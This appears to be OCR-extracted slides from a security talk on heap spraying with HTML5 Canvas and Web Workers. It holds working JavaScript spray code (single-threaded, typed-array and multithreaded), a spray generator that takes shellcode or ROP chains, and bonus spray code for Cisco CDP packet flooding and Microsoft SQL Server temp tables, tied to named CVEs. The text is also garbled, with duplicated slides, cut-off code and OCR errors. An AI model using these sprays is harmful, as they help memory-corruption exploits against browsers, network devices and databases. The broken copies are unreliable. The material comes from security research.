


# **Our technique**



# The participants

- Canvas object
- Web Workers



# Canvas object

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The canvas element is part of HTML5 and allows for dynamic, scriptable rendering of 2D shapes and bitmap images. It is a low level, procedural model that updates a bitmap and does not have a built-in scene graph.

```
<!DOCTYPE HTML>
<html>
<head>
<title>HTML5 Canvas example - Fiddle</title>
<script>
function drawPicture() {
// Obtain an object
var canvas = document.getElementById( "test" );
// Obtaining the object that provides the methods for
// drawing on the canvas
var context = canvas.getContext( "2d" );
// Start drawing
context.fillStyle = "rgb(0,0,155,0.6)";
context.fillRect(0,0,100,100);
context.moveTo(10,10);
context.lineTo(10,150);
context.lineTo(150,150);
context.stroke();
}
</script>
<script type="text/css">
div { border: 1px solid black; }
</script>
</head>
<body onload="drawPicture()">
<canvas id="test" style="border: 1px solid black;
There is supposed to be an example drawing here, but it's not important.
</canvas>
</body>
</html>
```

```
<!DOCTYPE HTML >
<html>
  <head>
    <title>HTML5 Canvas example</title>
    <script>
      function drawPicture(){

        // Obtain an object
        var canvas = document.getElementById('test');

        // Obtaining the object that provides the methods for
        // drawing on the canvas
        var context = canvas.getContext('2d');

        // Start drawing
        context.fillStyle = "rgba(0,0,255,0.6)";
        context.beginPath();
        context.moveTo(125,100);
        context.lineTo(175,50);
        context.lineTo(225,150);
        context.fill();

      }
    </script>
    <style type="text/css">
      canvas { border: 2px solid black; }
    </style>
  </head>
  <body onload="drawPicture();">


    <canvas id="test" width="260" height="200">
      There is supposed to be an example drawing here, but it's not important.
    </canvas>

  </body>
</html>
```



# The participants

- Canvas object
- Web Workers



# Web Workers

**W3C**® This specification defines an API that allows Web application authors to spawn background workers running scripts in parallel to their main page. This allows for **thread-like** operation with message-passing as the coordination mechanism.

HTML example

```
<!DOCTYPE html>
<html>
<head>
<script src="worker-example.js"></script>
</head>
<body>
<script>
var worker = new Worker('worker.js');
worker.onmessage = function(e) { // get the number to receive message from worker
console.log('Worker ran: ' + e.data);
};
worker.postMessage(42); // send a message to the worker
</script>
</body>
</html>
```

Worker example

```
self.postMessage(42); // send a message to the main page
onmessage = function(e) { // get the number to receive message from main page
console.log('Main page ran: ' + e.data);
};
```



# HTML example

```
<!DOCTYPE html>
<html>
  <head>
    <title>Worker example</title>
  </head>
  <body>
    <script>
      var worker = new Worker('worker.js');
      worker.onmessage = function(event) { // Set the handler to receive messages from worker
        console.log("Worker said : " + event.data);
      };
      worker.postMessage('world'); // Send a message to the worker
    </script>
  </body>
</html>
```

# Worker example

```
self.postMessage("Worker is running");  
self.onmessage = function(event) { // Set the handler to receive messages from html  
  self.postMessage('Hello '+event.data); // Send a message from the worker  
};
```

# Web Workers

**W3C** Web Workers allow Web application authors to spawn background workers running scripts in parallel to the main Web applications. **Data that flows between Web Workers and the main thread can only be passed by copy**, though. This approach is inefficient for large amounts of memory.



# Taking advantage of them


- Canvas object offers full access to pixel data. This leads to full memory control in consecutive heap pages.
- WebWorkers allows us to do several things at the same time. That means that we can fill the application's heap, and we can do it **faster!**





# HTML5 Spray

- Create a canvas object
- Define its size
- Obtain a 2d context
- Create an ImageData to **allow us to manipulate pixel information at byte level**
- Fill the ImageData with the desired spray content (you count with 4 bytes for each pixel to define r,g,b,a)



# HTML5 Spray

- Simple **canvas** example



```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
  for (var i = 0; i < imgd.data.length; i++) {
    imgd.data[i] = payload[i % payload.length];
  }
};

window.onload = function() {
  var payload = [0x48, 0x4f, 0x4c, 0x41];
  for (var i = 0; i < 2000; i++) {
    var elem = document.createElement('canvas');
    elem.width = 256
    elem.height = 256
    var context = elem.getContext('2d');
    var imgd = context.createImageData(256, 256);
    fill(imgd, payload);
    memory[i] = imgd
  }
}
</script>
</html>
```

```
        imgd.data[i] = payload[i % payload.length];
    };
};

window.onload = function() {
    var payload = [0x48, 0x4f, 0x4c, 0x41];
    for (var i = 0; i < 2000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        fill(imgd, payload);
        memory[i] = imgd
    }
}
</script>
</html>
```

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
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```





# Simplest example



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heapspray aligned @

```
0x10000:document.createElement('canvas').getContext('2d').createImageData(0x10000000/4-0x20,1); .data = byte[]
```

Abrir

(Tweeted a week before the conference)



# HTML5 Spray

Going deeper

- **createImageData()** allows byte modification through an **Uint8ClampedArray** type object.
- **Uint8ClampedArray** could be also used to heap spray even faster!

```
<!DOCTYPE html>
<script>
var memory = Array();
window.onload = function() {
  for (i = 0 ; i < 1024 ; i ++ ) {
    memory[i] = new Uint8ClampedArray(1024*1024);
    //memory[i] = new CanvasPixelArray(1024*1024)
    for (j = 0 ; j < 1024 * 1024 ; j ++ ) {
      memory[i][j] = 0x41;
    }
  }
}
</script>
</html>
```

## HTML5 Spray

Going deeper

Other objects can be used:

- Floating point arrays.
  - var f64 = new Float64Array(8);
  - var f32 = new Float32Array(16);
- Signed integer arrays.
  - var i32 = new Int32Array(16);
  - var i16 = new Int16Array(32);
  - var i8 = new Int8Array(64);
- Unsigned integer arrays.
  - var u32 = new Uint32Array(16);
  - var u16 = new Uint16Array(32);
  - var u8 = new Uint8Array(64);

```
<!DOCTYPE html>
<script>
var memory = Array();
  window.onload = function() {
    for (i = 0 ; i < 1024 ; i ++ ) {
      memory[i] = new Uint8ClampedArray(1024*1024);
      //memory[i] = new CanvasPixelArray(1024*1024)
      for (j = 0 ; j < 1024 * 1024 ; j ++ ) {
        memory[i][j] = 0x41;
      }
    }
  }
</script>
</html>
```

# HTML5 Spray

## Going deeper

Other objects can be used:

- **Floating point arrays.**

- `var f64 = new Float64Array(8);`
- `var f32 = new Float32Array(16);`

- **Unsigned integer arrays.**

- `var u32 = new Uint32Array(16);`
- `var u16 = new Uint16Array(32);`
- `var u8 = new Uint8Array(64);`

- **Signed integer arrays.**

- `var i32 = new Int32Array(16);`
- `var i16 = new Int16Array(32);`
- `var i8 = new Int8Array(64);`



# HTML5 Spray

- Multi threaded example

```
</DOCTYPE html>
<script>
var memory = Array();
window.onload = function() {
  var payload = [0x41, 0x41, 0x41, 0x41];
  var workers = Array();
  var MAX_WORKERS = 5;
  for (var i = 0; i < 1000; i++) {
    var elem = document.createElement('canvas');
    elem.width = 256
    elem.height = 256
    var context = elem.getContext('2d');
    var imgd = context.createImageData(256, 256);
    if (i < MAX_WORKERS) {
      workers[i] = new Worker('worker.js');
    }
    workers[i % MAX_WORKERS].postMessage([imgd, payload]);
    memory[i] = imgd
  }
}
</script>
</html>

// worker.js
onmessage = function(e) {
  var payload = e.data[1];
  var idx = e.data[2];
  for (var i = 0; i < e.data[0].data.length; i++) {
    e.data[0].data[i] = payload[i % payload.length];
  }
  postMessage([idx, e.data[0]]);
}
```



```
<!DOCTYPE html>
<script>
var memory = Array();
window.onload = function() {
    var payload = [0x41, 0x41, 0x41, 0x41];
    var workers = Array();
    var MAX_WORKERS = 5;
    for (var i = 0; i < 1000; i++) {
        var elem = document.createElement('canvas');
        elem.width = 256
        elem.height = 256
        var context = elem.getContext('2d');
        var imgd = context.createImageData(256, 256);
        if (i < MAX_WORKERS) {
            workers[i] = new Worker('worker.js');
        }
        workers[i % MAX_WORKERS].postMessage([imgd, payload]);
        memory[i] = imgd
    }
}
</script>
</html>
```


```
        workers[i % MAX_WORKERS].postMessage([imgd, payload]);
        memory[i] = imgd
    }
}
</script>
</html>
```

```
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    var idx = e.data[2];
    for (var i = 0; i < e.data[0].data.length; i++) {
        e.data[0].data[i] = payload[i % payload.length];
    }
    postMessage([idx, e.data[0]]);
}
```




# Memory layout


Google Chrome




Safari



Mozilla Firefox



Internet Explorer 9





# Test it yourself!



The screenshot shows the HTMLSpray web application interface. At the top, the title "HTMLSpray" is displayed in a stylized, pixelated font. Below the title, there are five numbered steps for using the tool:

- (1) Choose input method:  HEX (space separated)  HEX (comma separated)  \xASCII encoding
- (2) Place your payload (shellcode/ROP chain, etc) in here  
A large text area contains the hex payload: `40 4f 4c 41`
- (3) Customize your attack  
Canvas size:  X  How many images?:   Enable multithreading
- (4)  or   
Note that some browsers fail the try stage, if so, copy/paste the spray and launch it yourself.
- (5) Get your spray  
A code block shows the generated HTML payload:

```
<!DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
  for (var i = 0; i < imgd.data.length; i++) {
    imgd.data[i] = payload[i % payload.length];
  }
}
```



# Test it yourself

## HTML5spray

(1) Choose input method:  HEX (space separated)  HEX (comma separated)  \xASCII encoding

(2) Place your payload (shellcode/ROP chain, etc) in here

```
48 4f 4c 41
```

### (3) Customize your attack

Canvas size:  X  How many images?:   Enable multithreading

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Note that some browsers fail the try stage, if so, copy/paste the spray and launch it yourself.

### (5) Get your spray

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<!DOCTYPE html>
<script>
var memory = Array();
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  }
}
```

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Note that some browsers fail the try stage, if so, copy/paste

(5) Get your spray

```
</DOCTYPE html>
<script>
var memory = Array();
function fill(imgd, payload) {
    for (var i = 0; i < imgd.data.length; i++) {
        imgd.data[i] = payload[i % payload.length];
    }
}
```



# Bonus Track

Not only browsers can be sprayed!

Disclaimer: These are not HTML5 Sprays



# Cisco Discovery Protocol (CDP)

Use a different device ID in every packet, and put your payload in the description.

Then send a lot of packets!

This was actually used to exploit Cisco-NX  
"return of CVE-2001-1071"  
(2011)

```
class Ethernet(structure.Structure):
    structure = (
        ('dst', 'B'),
        ('src', 'B'),
        ('length', 'IH-data'),
        ('data', ':')
    )

class LLC(structure.Structure):
    structure = (
        ('dsap', 'B'),
        ('ssap', 'B'),
        ('control', 'B'),
        ('organization', '*B'),
        ('pid', 'IH'),
        ('data', ':')
    )

class CDPSoftwareVersion(structure.Structure):
    structure = (
        ('identifier', "IH=5"),
        ('sv_len', 'IH=len(sv_description)+4'),
        ('sv_description', ":")
    )

class CDPAddress(structure.Structure):
    structure = (
        ('protocol_type', 'B=1'),
        ('protocol_len', 'B=1'),
        ('protocol', 'B'),
        ('address_length', 'IH=len(ip_address)'),
        ('ip_address', 'B')
    )

class CDP(structure.Structure):
    structure = (
        ('version', 'B=1'),
        ('ttl', 'B=255'),
        ('cksum', 'IH=0'),
        ('device_type', 'IH'),
        ('device_id_length', 'IH=len(device_id)+4'),
        ('device_id', ':'),
        ('addresses_type', 'IH=2'),
        ('addresses_length', 'IH=len(address)+8'),
        ('addresses_amt', 'IL=1'),
        ('address', ':'),
        ('sv_version', ':')
    )

def spray_cdp(payload):
    self.eth = Ethernet()
    self.llc = LLC()
    self.cdp = CDP()
    self.address = CDPAddress()
    self.sv_version = CDPSoftwareVersion()
    self.eth['dst'] = (1,0,0xc,0xcc,0xcc,0xcc)
    self.eth['src'] = (1,2,3,4,5,6)
    self.eth['data'] = self.llc
    self.llc['dsap'] = 0xaa
    self.llc['ssap'] = 0xaa
    self.llc['control'] = 3
    self.llc['organization'] = (0,0,0xc)
    self.llc['pid'] = 0x2000
    self.llc['data'] = self.cdp
    self.cdp['cksum'] = 0x0000
    self.cdp['device_type'] = 1
    self.cdp['address'] = self.address
    self.cdp['sv_version'] = self.sv_version
    self.address['ip_address'] = (0x1, 0x2, 0x3, 0x4)
    self.address['protocol'] = 0xcc

    for i in range(200):
        id = self.rnd_str()
        self.sv_version['sv_description'] = payload
        self.cdp['device_id'] = id
        self.cdp['cksum'] = (self.cdp_cksum(self.cdp) - 0x14 + 0x100) & 0xffff
        self.pcap.sendpacket(str(self.eth))
```

le

packets!

used to

01-1071"

```
class Ethernet(structure.Structure):
    structure = (
        ('dst', '*B'),
        ('src', '*B'),
        ('length', '!H-data'),
        ('data', ':')
    )

class LLC(structure.Structure):
    structure = (
        ('dsap', 'B'),
        ('ssap', 'B'),
        ('control', 'B'),
        ('organization', '*B'),
        ('pid', '!H'),
        ('data', ':')
    )

class CDPSoftwareVersion(structure.Structure):
    structure = (
        ('identifier', "!H=5"),
        ('sv_len', '!H=len(sv_description)+4'),
        ('sv_description', ":"),
    )

class CDPAddress(structure.Structure):
    structure = (
        ('protocol_type', 'B=1'),
        ('protocol_len', 'B=1'),
        ('protocol', 'B'),
        ('address_length', '!H=len(ip_address)'),
        ('ip_address', '*B')
    )

class CDP(structure.Structure):
    structure = (
        ('version', 'B=1'),
        ('ttl', 'B=255'),
        ('cksum', '!H=0'),
        ('device_type', '!H'),
        ('device_id_length', '!H=len(device_id)+4'),
        ('device_id', ':'),
        ('addresses_type', '!H=2'),
        ('addresses_length', '!H=len(address)+8'),
        ('addresses_amt', '!L=1'),
        ('address', ':'),
        ('sv_version', ':')
    )
```

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    self.cdp['cksum'] = 0x0000
    self.cdp['device_type'] = 1
    self.cdp['address'] = self.address
    self.cdp['sv_version'] = self.sv_version
    self.address['ip_address'] = (0x1, 0)
    self.address['protocol'] = 0xcc

    for i in range(200):
        id = self.rnd_str()
        self.sv_version['sv_description'] = id
        self.cdp['device_id'] = id
        self.cdp['cksum'] = (self.cdp_cksum + id)
        self.pcap.sendpacket(str(self.eth))
```



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    self.cdp['device_type'] = 1  
    self.cdp['address'] = self.address  
    self.cdp['sv_version'] = self.sv_version  
    self.address['ip_address'] = (0x1, 0x2, 0x3, 0x4)  
    self.address['protocol'] = 0xcc  
  
    for i in range(200):  
        id = self.rnd_str()  
        self.sv_version['sv_description'] = payload  
        self.cdp['device_id'] = id  
        self.cdp['cksum'] = (self.cdp_chksum(self.cdp) - 0x14 + 0x100) & 0xffff  
        self.pcap.sendpacket(str(self.eth))
```



# Microsoft SQL Server

- Create a temporary table (preceded by # sign)
- Insert registers with your payload!
- Exploit the vulnerability before closing the session
- Actually used to exploit CVE-2008-5416

```
# Query to spray the heap with only one query (sql injection module mode version)
DECLARE @buf1 NVARCHAR(4000), @counter1 INT
CREATE table #temptable(ID int, campo char(8000))

SET @counter1 = 0
WHILE @counter1 < 3000
BEGIN
    insert into #temptable values (@counter1, PAYLOAD)
    SET @counter1 = @counter1 + 1
END
```



# vulnerability before closing the session ed to exploit CVE-2008-5416

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**Questions?**



